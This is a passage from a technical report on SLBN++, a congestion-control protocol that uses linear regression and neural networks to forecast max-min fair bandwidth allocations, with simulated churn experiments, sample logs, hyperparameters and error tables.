Figure 40 shows the architectural design of the extended SLBN++ protocol. The inputs to the forecasting module are the last 20 samples of N, NR, BF, shBW, jointly with C, the bandwidth of the link. We store this set of previous samples in order to be able to predict future values based on the current trend of them. These samples are stored every 200 microseconds in a FIFO queue of size 20 and in addition to a persistent file to be used in posterior retraining processes. The log interval of 200 microseconds was chosen experimentally in order to have a sufficient temporal granularity when WAN RTTs were considered (around 3.5 milliseconds) and sudden churn scenarios (e.g. a huge number of sessions joining and leaving the network in short periods of time) want to be detected and predicted in advance.

When a Probe packet arrives at a network link it is delivered to the SLBN++ driver to be processed as shown in the Router link pseudo code in Figure 38. After this processing is done and before forwarding the packet to the output link, the forecasting module is activated to compute the corresponding predictions of the bottleneck value of this link to store them in the Probe packet. The forecasting component is activated getting as input the last 20 values of N, NR, BF and shBW. The activated unit consisting of an array of 6 predictors will forecast the bottleneck value of this link (i.e., the maximum amount of bandwidth that this link can offer to a session) for t+1, t+2 …, t+6 instants of time, considering “t” as the current instant and each forecasting step of 1 millisecond. Finally, the resulting predictions are compared against the ones contained in the Probe packet and the smaller value is stored in it. Initially, we applied linear regression models and in a second phase we trained an Artificial Neural Network to enhance predictions and so, the proactive response of the system to avoid congestion problems in the network.




Figure 40. Architectural design of SLBN++

9.4 Forecasting Max-min fair rate assignments

Before deciding which forecasting technique can be applied, we made an exploratory analysis of the data to be predicted in order to identify patterns and trends in these data. We plot the evolution of the number of sessions crossing a bottleneck link (i.e. a link that constraints at least one session in the network) and the bottleneck values of this link. We chose at random the link 103-9 from the set of links constraining sessions and run several round of experiments.

In particular, we were interested to analyze aggressive patterns related with congestion problems such us a sudden raise in the number of sessions joining the network. Additionally, the effect of a great number of sessions leaving the network in short periods of time was also analized in order to be able to predict in advance this effect and reassign the exceeding bandwidth among the remaining sessions as soon as possible. Therefore, we setup 10,000 sessions to join the network in the first millisecond of the simulation and later 15,000 additional sessions join the network in the interval from 10 to 25 milliseconds. Finally, 15,000 sessions leave the network in the interval from 30 to 45 milliseconds. This experiment models a sudden increase or decrease in the number of sessions that are present in the network. Figure 41 plots the number of sessions (N) crossing the link 103-9 and Figure 42 shows the values of bottleneck values (Mbps) in such a link. In the first figure, it can be observed that values of the variable N can be represented by a curve composed by three different sections: a line with positive slope (sessions joining the network and crossing link 103-9), a horizontal line (no sessions are joining or leaving the network and so, N is a constant value) and a line with negative slope (sessions leaving the network and so, not crossing link 103-9 anymore). In the second figure, bottleneck values at this link roughly follow the inverse of the former curve, suggesting a linear relation between them.

In the light of the former analysis we designed our forecasting modules having in mind that three different data sections should be considered.




Figure 41. Number of sessions (N) crossing the link 103-9 obtained in different rounds of the experiment `pre.a01` (15k sessions joining in the interval 10 to 25 and 15k sessions leaving the network in the interval 30 to 45). X-axis units are in milliseconds




Figure 42. Values of bottleneck values (Mbps) in link 103-9 obtained in different rounds of the experiment `pre.a01` (15k sessions joining in the interval 10 to 25 and 15k sessions leaving the network in the interval 30 to 45). X-axis units are in milliseconds

9.4.1 Training and testing datasets

As previously commented, each network link stores a sample of the value of its internal state variables (N,NR,BF, ShBW and C) in a log file (Figure 43) every 200 microseconds.

This file can be processed to obtain a dataset file with the adequate format for training and testing the forecasting models. Rows in this dataset (Figure 44) contain per link 20 adjacent and ordered samples of its N, NR, BF and ShBW variables jointly with the bandwidth of the link. The 6 labels of each row are the bottleneck values of the link at t0, t1, .., t6. Recall that samples are separated by intervals of 200 microseconds and labels and predictions of bottleneck values are separated by intervals of 1 millisecond.

To train and validate the forecasting modules, we generated two datasets: training and a testing. We designed a set of 7 experiments combined with 2 initial configurations totaling 14 different experiments. These experiments were proposed to study the system transient behavior when it is exposed to different session churn patterns. Two initial configurations were setup for each experiment. In the first initial configuration 1,000 sessions are injected during the first 5 microseconds and in the second 10,000 sessions are injected during the same period. The goal is to observe the system behavior when the network is exposed to churn patterns starting from two different levels of network occupancy.

These experiments model a set of sessions joining the network during an interval and a second set of sessions leaving the network later. Considering different ranges on the number of sessions joining and leaving allows analyzing the system behavior when exposed to increases and decreases in the number of sessions in the network. In these experiments, 7 different experiments were setup, totaling 14 experiments (7 experiments * 2 initial configurations).

Below, we detail the configuration of each of these experiments:

- Exp 01: 15,000 sessions join the network during the interval from t=10 to t=25 milliseconds and later 15,000 sessions leave the network during the interval from t=30 to t=45 milliseconds.
- Exp 02: 7,000 sessions join the network during the interval from t=10 to t=25 milliseconds and later 7,000 sessions leave the network during the interval from t=30 to t=45 milliseconds.
- Exp 03: 1,000 sessions join the network during the interval from t=10 to t=25 milliseconds and later 1,000 sessions leave the network during the interval from t=30 to t=45 milliseconds.
- Exp 04: 16,000 sessions join and 1,000 sessions leave the network during the interval from t=10 to t=25 milliseconds and later 16,000 sessions leave and 1,000 sessions join the network during the interval from t=30 to t=45 milliseconds.
- Exp 05: 15,000 sessions join and 8,000 sessions leave the network during the interval from t=10 to t=25 milliseconds and later 15,000 sessions leave and 8,000 sessions join the network during the interval from t=30 to t=45 milliseconds.
- Exp 06: 10,000 sessions join and 9,000 sessions leave the network during the interval from t=10 to t=25 milliseconds and later 10,000 sessions leave and 9,000 sessions join the network during the interval from t=30 to t=45 milliseconds.
- Exp 07: 2,000 sessions join and 1,000 sessions leave the network during the interval from t=10 to t=25 milliseconds and later 2,000 sessions leave and 1,000 sessions join the network during the interval from t=30 to t=45 milliseconds.

For obtaining the training dataset, each experiment was run 15 times using as input in each round a new set of sessions, and therefore, producing that each simulation was different from the rest. In total, we run 210 different simulations that produced around 50,000 labeled samples per network link (we only stored samples from the intervals where the sessions were joining and leaving). For testing we run 2 times the whole set of experiments obtaining around 7,000 labeled samples. Standard error measures (e.g. Mean Squared Errors, MSE) were applied to retrain or select the most adequate forecasting modules.

```
200001 15 0 68 0 0.0 29.411764706 -1.0 2000.0
200001 26 1 104 0 0.0 19.230769231 19.9 2000.0
200001 68 6 90 0 0.0 22.222222222 29.06 2000.0
200001 75 7 101 0 0.0 19.801980198 20.73 2000.0
200001 54 4 102 0 0.0 19.607843137 20.5 2000.0
200001 59 5 103 0 0.0 19.417475728 20.75 2000.0
200001 17 1 99 0 0.0 20.202020202 21.83 2000.0
200001 57 5 104 0 0.0 19.230769231 20.15 2000.0
200001 62 5 79 0 0.0 25.316455696 -1.0 2000.0
200001 71 6 98 0 0.0 20.408163265 23.45 2000.0
200001 66 5 100 0 0.0 20.0 21.42 2000.0
200001 51 4 84 0 0.0 23.80952381 -1.0 2000.0
200001 107 9 109 0 0.0 18.348623853 18.6 2000.0
200001 79 7 86 0 0.0 23.255813953 44.45 2000.0
200001 63 5 110 0 0.0 18.181818182 18.48 2000.0
400001 39 3 96 0 0.0 20.833333333 22.86 2000.0
400001 52 4 91 0 0.0 21.978021978 27.25 2000.0
400001 2 35 4 0 0.0 500.0 20.14 2000.0
400001 40 3 99 0 0.0 20.202020202 22.17 2000.0
400001 2 37 3 0 0.0 666.666666667 22.36 2000.0
400001 89 8 113 0 0.0 17.699115044 17.78 2000.0
400001 4 50 2 0 0.0 1000.0 17.73 2000.0
400001 1 22 2 0 0.0 1000.0 31.79 2000.0
400001 86 7 105 0 0.0 19.047619048 19.63 2000.0
400001 7 4 58 0 0.0 344.827586207 -1.0 20000.0
400001 11 0 114 0 0.0 17.543859649 17.65 2000.0
400001 7 0 124 0 0.0 161.290322581 -1.0 20000.0
400001 29 2 75 0 0.0 26.666666667 -1.0 2000.0
400001 8 87 4 0 0.0 500.0 16.96 2000.0
400001 106 9 93 0 0.0 21.505376344 26.3 2000.0
400001 8 90 4 0 0.0 500.0 -1.0 2000.0
400001 47 3 116 0 0.0 17.24137931 17.33 2000.0
400001 101 9 84 0 0.0 23.80952381 77.77 2000.0
400001 7 75 4 0 0.0 500.0 18.89 2000.0
```

Figure 43. Example of a log file.

```
  108.00     85.00     408.87     18.72
  108.00     85.00     408.87     18.72
  108.00     85.00     408.87     18.72
  108.00     85.00     408.87     18.72
  108.00     85.00     408.87     18.72
  108.00     85.00     408.87     18.72
  108.00     85.00     409.00     18.72
  108.00     85.00     409.00     18.72
  108.00     85.00     409.03     18.72
  108.00     85.00     409.35     18.71
  108.00     86.00     391.09     18.71
  108.00     86.00     391.22     18.71
  108.00     86.00     391.22     18.71
  108.00     86.00     391.22     18.71
  108.00     86.00     391.22     18.71
  108.00     86.00     391.22     18.71
  108.00     86.00     391.22     18.71
  108.00     86.00     391.28     18.71
  108.00     86.00     391.28     18.71
  108.00     86.00     391.33     18.71
 2000.00     #####
  18.03      15.94     14.34      13.47
  12.39      11.77
~
```

Figure 44. One row of a training dataset for link 8-88

9.4.2 Linear regression

As a baseline for predictions we trained different linear regression models to predict the bandwidth allocation from 1 to 6 steps into the future, as well as the current max-min fair value, totaling seven different models.

Due to the limitations of this model, we had to train three different ones for each of the seven cases, depending on whether the trend in the number of sessions crossing the link was increasing, stable or decreasing (corresponding to the three curve sections previously identified in the exploratory phase). This resulted in reasonable approximations, although it has obvious drawbacks for its implementation in the real world, as the need to determine this trend automatically has several pitfalls.

9.4.3 Artificial neural networks

In addition to the linear regression models, we employed a more complex model, namely artificial neural networks (ANN) to try and obtain better forecasts of the bandwidth values. As opposed to linear regression, only one network was trained for each of the tasks –i.e. each of the predicted time steps.

We trained different networks, with three and four layers of sizes 160, 80 and 20 and 160, 80, 40 and 10 respectively, to predict the appropriate bandwidth allocation at each of the considered future time steps. All layers are fully connected and contain ReLu activation units, except for the output unit, which is linear. This results in seven different models, as with linear regression, for each of the different predicted time steps.

The networks are trained with the Adam optimization algorithm until 200 epochs go by without improvement. The model that achieved the best error value in the validation split was kept. As expected the more complex network with four hidden layers obtained the best results.

In order to adequately tune the networks, we conducted an extensive set of executions to search the hyperparameter space via random exploration. This approach is generally held in higher regard than grid search due to its proven ability to reveal promising hyperparameter choices more quickly than its lattice-like counterpart, as well as the fact that it does not rule out any region of the explored space. The found hyperparameters, which were rounded for simplicity, are shown in table Table 11.

Table 11 Employed hyperparameters for the artificial neural network

Hyperparameter	Value
Dimensionality of the hidden layers:	160, 80, 20 160, 80, 40, 10
Activation (intermediate):	Rectified linear units
Activation (output):	Linear unit
Regularization term:	L2 norm
Regularization parameter:	1e-4
Objective function:	Mean squared error

The networks were designed using the keras[2] library with the Theano[3] deep learning backend. The training was done on an ASUS ROG Strix Geforce GTX 1080 GPU equipped with 2560 CUDA cores and 8GB of GDDRX VRAM. A set of seven networks took around 30 minutes to train.

Finally, and in order to incorporate the resulting neural networks into the Java simulation environment used for evaluating our congestion control mechanisms, we devised a representation format and wrote a Java parser to dynamically load and use the models in real time.

9.5 Experiments

In this section we present the results obtained in the validation of the proposed solution.

As it is unfeasible to setup a realistic deployment of the proposed solution involving hundreds of routers and thousands of nodes connected to a network, we demonstrate this solution by means of simulations run on top of a home-made discrete event simulator. Our event simulator is a home-made extended version of Peersim [46] modified to be able to run experiments consisting of thousands of routers and up to a million of hosts and sessions. Specifically, we extended Peersim to allow (a) running simulations with a very large number of routers, hosts and sessions, (b) importing Internet-like topologies generated with the Georgia Tech gt-itm tool [39], and (c) modelling key network parameters, like transmission and propagation times in the network links, processing time in routers and limited size packet in link queues. In addition, a plurality of different elements (e.g. sessions, router links, timers, protocol packets) can be modeled in java with a fine-grained resolution. Details of this simulator can be found in deliverable D5.6 (Use Case #3:Proactive Congestion Detection and Control System)

To show the benefits of this system we choose at random the session #2793922-2347673 to analyse its rate assignments during a set of six different experiments. Four of them were similar to the experiments used for training and testing (exp a01, exp04, expa02 and expa05) and the other two were new configurations (exp a01-2 and exp a02-).

[2] http://keras.io/
[3] http://deeplearning.net/software/theano

- Exp 01-2: 11,000 sessions join the network during the interval from t=10 to t=25 milliseconds and later 11,000 sessions leave the network during the interval from t=30 to t=45 milliseconds.
- Exp 02-: 5,000 sessions join the network during the interval from t=10 to t=25 milliseconds and later 5,000 sessions leave the network during the interval from t=30 to t=45 milliseconds.

Table 11 summarizes the results of the experiments carried out. We have measured the error of each method with respect to the ideal max-min fair allocation: SLBN protocol, ANN (SLBN++ using the ANN model as forecasting method) and LR (SLBN++ using a Linear Regression model with three stages). We measure the average of the error from t=10 to t=45 milliseconds, which is the interval when sessions join and leave the network. The error is calculated every 200 microseconds in this interval as $E = \frac{MMF-FM}{MMF} * 100$. MMF is the max-min fair value and FM is the value assigned to the session using the method FM (i.e., SLBN, ANN or LR). Finally, the average of these values was computed and shown in Table 11.


In the light of these results we can summarize that ANN outperforms SLBN, an EERC protocol without forecasting capabilities. In addition, the behaviour of SLBN++ when equipped with a Linear Regression module is erratic and its results clearly depend on the complexity and nature of the experiment.

Table 12. Percentage of average error for SLBN, ANN and LR in different experiments

Experiment	SLBN	ANN	LR
A01	8.91	5.05	6.30
A04	12.05	7.46	9.36
A02	6.55	5.0	8.46
A05	7.84	7.36	7.58
A01-2	8.28	5.02	7.53
A02-	3.88	3.79	7.60

Following, we detail the behavior of each method (SLBN, ANN and LR) plotting the proposed rate assignments to the session #2793922-2347673 in each experiment. Firstly, the structure of the experiment is shown and secondly, the behavior of these protocols is shown when sessions are joining (left figure, from t=10 to t=25) and leaving (right figure, from t=30 to t=45). Blue points are the ideal max-min fair assignments; the red curve represents the assignments proposed by SLBN; Green and black curves plot the rate assignments proposed by ANN and LR respectively.

It can be observed that steps in red curves represent the duration of a probe cycle (around 3.5 milliseconds) during which no changes are produced in the rate assignment to the session. On the contrary, green (ANN) and black (LR) curves have a granularity of 1 millisecond and so, their rate assignments can change in the middle of Probe cycles.






Figure 45 Experiment a01 (from t=10 to t=25)





Figure 46 Experiment a01 (from t=30 to t=45)






Figure 47 Experiment a04 (from t=10 to t=25)





Figure 48 Experiment a04 (from t=30 to t=45)






Figure 49 Experiment a02 (from t=10 to t=25)





Figure 50 Experiment a02 (from t=30 to t=45)






Figure 51 Experiment a05 (from t=10 to t=25)





Figure 52 Experiment a05 (from t=30 to t=45)






Figure 53 Experiment a01-2 (from t=10 to t=25)





Figure 54 a01-2 (from t=30 to t=45)






Figure 55 Experiment a02- ((from t=10 to t=25)

